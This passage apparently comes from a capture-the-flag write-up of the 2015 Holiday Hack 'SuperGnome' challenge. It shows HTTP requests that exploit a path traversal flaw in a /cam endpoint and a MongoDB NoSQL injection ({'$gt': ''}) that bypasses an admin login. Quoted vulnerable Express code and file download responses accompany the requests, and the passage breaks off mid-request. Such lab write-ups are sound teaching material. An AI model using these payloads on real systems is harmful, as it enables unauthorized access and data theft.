
```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Tue, 29 Dec 2015 03:47:39 GMT
Connection: close
Content-Length: 10990

/**********************************************************
* index.js - SuperGnome v.01 (GnomeNet 2015)             *
*                                                        *
* Author:  Atnas Dev Team                                *
*                                                        *
* Purpose:  Bringing joy to the world...                 *
*                                                        *
*                                                        *
* THIS SUPERGNOME ADMINISTERED BY AUGGIE!                *
**********************************************************/
var express = require('express');
var router = express.Router();
var sessions = [];
```

Using the same mechanism, all files in the Files section of sg02 were downloaded, including the two zip files needed for Part 5 (20150225093040.zip & factory_cam_2.zip). Burp Suite allows saving the raw zip data which resulted in valid zip files which could be extracted.




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/4-SG-02-us-52.34.3.80/Files# ls -al
total 1156
drwxr-xr-x 2 root root    4096 Dec 28 13:37 .
drwxr-xr-x 6 root root    4096 Dec 28 13:29 ..
-rw-r--r-- 1 root root    3443 Dec 14 12:34 20150225093040.zip
-rw-r--r-- 1 root root 1148593 Dec 14 12:32 factory_cam_2.zip
-rw-r--r-- 1 root root     339 Dec 14 12:36 gnome.conf
-rw-r--r-- 1 root root     748 Dec 14 12:37 gnome_firmware_rel_notes.txt
-rw-r--r-- 1 root root    6426 Dec 14 12:38 sgnet.zip
-rw-r--r-- 1 root root     211 Dec 14 12:37 sniffer_hit_list.txt
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/4-SG-02-us-52.34.3.80/Files# 
```

Many other files were retrieved from sg02 using this method, including the /gnome/www/routes/index.js file confirming our theory from earlier that the /cam if-condition was enabled and that sg02 is administered by AUGGIE.



```
GET /cam?camera=../upload/DthmbbWk/.png/../../../../../../gnome/www/routes/index.js HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Cookie: sessionid=TiIWCe2lrDkpQ5nBVOqK
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 14:56:23 GMT
Connection: close
Content-Length: 10990

/**********************************************************
* index.js - SuperGnome v.01 (GnomeNet 2015)             *
*                                                        *
* Author:  Atnas Dev Team                                *
*                                                        *
* Purpose:  Bringing joy to the world...                 *
*                                                        *
*                                                        *
* THIS SUPERGNOME ADMINISTERED BY AUGGIE!                *
**********************************************************/
var express = require('express');
var router = express.Router();
var sessions = [];
```




```
// CAMERA VIEWER
// Note: to limit directory traversal issues, this code checks to make sure the user asked for a .png file.
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  if (camera.indexOf('.png') == -1)
    camera = camera + '.png'; // add .png if its not found
  console.log("Cam:" + camera);
  fs.access('./public/images/' + camera, fs.F_OK | fs.R_OK, function(e) {
    if (e) {
            res.end('File ./public/images/' + camera + ' does not exist or access denied!');
    }
  });
  fs.readFile('./public/images/' + camera, function (e, data) {
    res.end(data);
  });
});
```

SuperGnome 03 (sg03 - 52.64.191.71)

Confirmed SuperGnome Administrator: LOUISE


Unlike sg01 and sg02, on this SuperGnome sg03 it is not possible to login as admin using the admin password found in the firmware analysis:


SuperGnome 03

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: admin


Password: ••••••••••••••••


SuperGnome 03

Welcome to the GIYH Administrative Portal. Please login to continue.


Invalid username or password!

Since it is not possible to access any other web site components or functionality pre-authentication, focus shifts to attacking the login mechanism to see if there's a way to bypass it. Examining the login form a little more closely in Burp Suite, shows the following POST request that performs the login:


```
9	http://52.64.191.71	POST	/	☑	☐	200	2883	HTML
```

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionid=S3xVvductlbOwwnvlgwg
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

username=admin&password=SittingOnAShelf
```


Similarly, taking a closer look at the source code (/www/routes/index.js) for the login post shows the following in the image below. The line highlighted in red shows that the values for the form parameters "username" (req.body.username) and "password" (req.body.password) are directly inserted without validation into the findOne() database search function. If instead of an actual username and password value, code could be injected into these fields that MongoDB would interpret, it may be possible to manipulate and bypass the login authentication.



```
// LOGIN POST
router.post('/', function(req, res, next) {
  var db = req.db;
  var msgs = [];
  db.get('users').findOne({username: req.body.username, password: req.body.password}, function (err, user) { // STUART: Removed this in favor of below.  Really guys?
  //db.get('users').findOne({username: (req.body.username || "").toString(10), password: (req.body.password || "").toString(10)}, function (err, user) { // LOUISE: allow passwords longer than 10 chars
    if (err || !user) {
      console.log('Invalid username and password: ' + req.body.username + '/' + req.body.password);
      msgs.push('Invalid username or password!');
      res.msgs = msgs;
      res.render('index', { title: 'GIYH::ADMIN PORT V.01', session: sessions[req.cookies.sessionid], res: res });
    } else {
      sessionid = gen_session();
      sessions[sessionid] = { username: user.username, logged_in: true, user_level: user.user_level };
      console.log("User level:" + user.user_level);
      res.cookie('sessionid', sessionid);
      res.writeHead(301,{ Location: '/' });
      res.end();
    }
  });
});
```

Dan Pendolino from the Dosis Neighboorhood provided some insight on performing NoSQL injection attacks at the following link below. Discussed specifically were strategies for performing SQL injection against the login functionality which fits nicely with our scenario here: http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

So following this strategy, instead of sending string parameter values, we instead send the following POST payload as a JSON content-type. This payload sends data as a JSON object where the value of "username" and "password" are code statements that will be evaluated by the MongoDB database.



```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionid=GFEICdFrC4yW0tlEq8pi
Content-Type: application/json
Content-Length: 68

{
    "username": {"$eq": "admin"},
    "password": {"$gt": ""}
}
```

```
HTTP/1.1 301 Moved Permanently
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=DN24N0nmjECK0qY2l0XB; Path=/
Location: /
Date: Mon, 28 Dec 2015 18:48:16 GMT
Connection: keep-alive
Content-Length: 0
```


The 1st code component: '{"$eq": "admin"}' instructs the database to find a record in the users collection where the "username" is equal ($eq means equal) to the string "admin" (since we know there is likely a user called "admin" in the users collection).

The 2nd code component: '{"$gt": ""}' instructs the database to find a record in the users collection where the "password" is greater than ($gt means greater than) the empty string "".

Those two conditions are treated as a logical AND operation and executed on the users collection by MongoDB database. We don't know the password of the "admin" user, but since this code executes at the database level, it will result in a positive match (boolean TRUE) as long as there is a user called "admin" and the password is greater than the empty string "". Therefore performing an authentication bypass using NoSQL injection of a JSON object.


sessionid=DN24N0nmjECK0qY2l0XB

The sessionid that is returned in the Response is a valid session id for the "admin" user. Using this sessionid for subsequent requests will allow access to site pages and files as the admin user.




```
GET /files/ HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0
Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/gnomenet
Cookie: sessionid=DN24N0nmjECK0qY2l0XB
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 2650
ETag: W/"a5a-gBjTnUSbQ+mQlgENONhtrA"
Date: Mon, 28 Dec 2015 18:48:25 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script src="/javascripts/jquery.min.js"></script><link
rel="stylesheet" href="/stylesheets/bootstrap.min.css"><link rel="stylesheet"
href="/stylesheets/bootstrap-theme.min.css"><script src="/javascripts/bootstrap.min.js"></script><link rel="stylesheet"
href="/stylesheets/style.css"></head><body><div class="container-fluid"><div class="row-fluid"><div
class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png" class="logo"><div
class="center_div"><h1>SG-03</h1><p>Gnome Network Status</p></div><ul class="list-group"><li
class="list-group-item">SuperGnomes UP: 5</li><li class="list-group-item">SuperGnomes DOWN: 0</li><li
class="list-group-item">Gnomes UP: 1,653,325</li><li class="list-group-item">Gnomes DOWN: 79,990</li><li
class="list-group-item">Gnome Backbone: UP</li><li class="list-group-item">Storage Avail: 1,353,235</li><li
class="list-group-item">Mem Avail: 835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation"
class="navbar navbar-default"><div class="container-fluid"><div class="navbar-header"><button data-toggle="collapse"
data-target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span class="sronly"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span></button></div><div id="bs-example-navbar-collapse-1"
class="collapse navbar-collapse"><ul class="nav navbar-nav"><li><a href="/">Home</a></li><li><a
href="/cameras">Cameras</a></li><li><a href="/files">Files</a></li><li><a href="/gnomenet">GnomeNET</a></li><li><a
href="/settings">Settings</a></li><li><a href="/?logout=1">Logout</a></li></ul></div></div></nav><div
class="jumbotron"><h1>Files</h1><h2>Current Files</h2><h5>Files location: /gnome/www/files/</h5><table class="table
table-striped"><tr><th>file</th><th>size</th><th>download</th></tr><tr><td>20151201113356.zip</td><td>4020</td><td><a
href="/files?d=20151201113356.zip">Download</a></td></tr><tr><td>factory_cam_3.zip</td><td>1146026</td><td><a
href="/files?d=factory_cam_3.zip">Download</a></td></tr><tr><td>gnome.conf</td><td>339</td><td><a
href="/files?d=gnome.conf">Download</a></td></tr><tr><td>gnome_firmware_rel_notes.txt</td><td>748</td><td><a
href="/files?d=gnome_firmware_rel_notes.txt">Download</a></td></tr><tr><td>sgnet.zip</td><td>6426</td><td><a
href="/files?d=sgnet.zip">Download</a></td></tr><tr><td>sniffer_hit_list.txt</td><td>211</td><td><a
href="/files?d=sniffer_hit_list.txt">Download</a></td></tr></table></div></div></div></div></body></html>
```




```
GET /settings/ HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/gnomenet
Cookie: sessionid=DN24N0nmjECK0qY2l0XB
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 2631
ETag: W/"a47-5roH8HSmUwwvz/q/mO4Tkw"
Date: Mon, 28 Dec 2015 18:48:50 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script
src="/javascripts/jquery.min.js"></script><link rel="stylesheet" href="/stylesheets/bootstrap.min.css"><link
rel="stylesheet" href="/stylesheets/bootstrap-theme.min.css"><script
src="/javascripts/bootstrap.min.js"></script><link rel="stylesheet"
href="/stylesheets/style.css"></head><body><div class="container-fluid"><div class="row-fluid"><div
class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png" class="logo"><div
class="center_div"><h1>SG-03</h1><p>Gnome Network Status</p></div><ul class="list-group"><li
class="list-group-item">SuperGnomes UP: 5</li><li class="list-group-item">SuperGnomes DOWN: 0</li><li
class="list-group-item">Gnomes UP: 1,653,325</li><li class="list-group-item">Gnomes DOWN: 79,990</li><li
class="list-group-item">Gnome Backbone: UP</li><li class="list-group-item">Storage Avail: 1,353,235</li><li
class="list-group-item">Mem Avail: 835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation"
class="navbar navbar-default"><div class="container-fluid"><div class="navbar-header"><button
data-toggle="collapse" data-target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span
class="sronly"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span></button></div><div id="bs-example-navbar-collapse-1" class="collapse
navbar-collapse"><ul class="nav navbar-nav"><li><a href="/">Home</a></li><li><a
href="/cameras">Cameras</a></li><li><a href="/files">Files</a></li><li><a
href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><h1>Settings</h1><h2>Current
Settings</h2><h4>NOTE: These settings will be pushed to subordinate Gnomes on every poll.</h4><table
class="table table-striped"><tr><th>Setting</th><th>Value</th></tr><tr><td>Current config
file:</td><td>./tmp/e31faee/cfg/sg.01.v1339.cfg</td></tr><tr><td>Allow new
subordinates?:</td><td>YES</td></tr><tr><td>Camera monitoring?:</td><td>YES</td></tr><tr><td>Audio
monitoring?:</td><td>YES</td></tr><tr><td>Camera update rate:</td><td>60min</td></tr><tr><td>Gnome
mode:</td><td>SuperGnome</td></tr><tr><td>Gnome name:</td><td>SG-03</td></tr><tr><td>Allow file
uploads?:</td><td>YES</td></tr><tr><td>Allowed file formats:</td><td>.png</td></tr><tr><td>Allowed file
size:</td><td>512kb</td></tr><tr><td>Files
directory:</td><td>/gnome/www/files/</td></tr></table></div></div></div></div></body></html>
```




```
GET /files?d=20151201113356.zip HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/files
Cookie: sessionid=DN24N0nmjECK0qY2l0XB
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 18:48:45 GMT
Connection: close
Content-Length: 4020

PK□□□□□□□□□nG��r?�□□□�&□□□□□□20151201113358_3.pcapUT
□□��GV��GVux□□□□�□□□□�□□□�Z{l[�y��d'f�5
������□'��K□[□%X�(����E□3ø�=$ouy□sq(v□�□��ʮ□ð����@�       ]�6mӰE□,(�
k�□□�.�%k�vY�(�`+���;�oє□[6i��s~���}□��o<�cb��36��������c�
~��□z���□���o���n#k□3��:g<q"�□����W��t��gN�□Yx�Oh�□ű��a□�&�?76>~����1B\y��
        �PO���3□�t□�O>q���□�□□�Èz□!�□□�67L�ä□�t,□��$P'��□�xjK[���
□{�^W�_!�~aP�
B�:e��?2�d2ά��dQ�hQTYv{=�Ŷ�□J�□;��□����o\~8□"��□□'t�:���O+□□�<�ujlb�����M
��!�□C�□~z�□□��□
���m�x□���0□�□��#�7}j(□�r�□����>��Cti+������m�ιs",□O���/]���.�[6□i��,�|)���
```




```
GET /files?d=factory_cam_3.zip HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
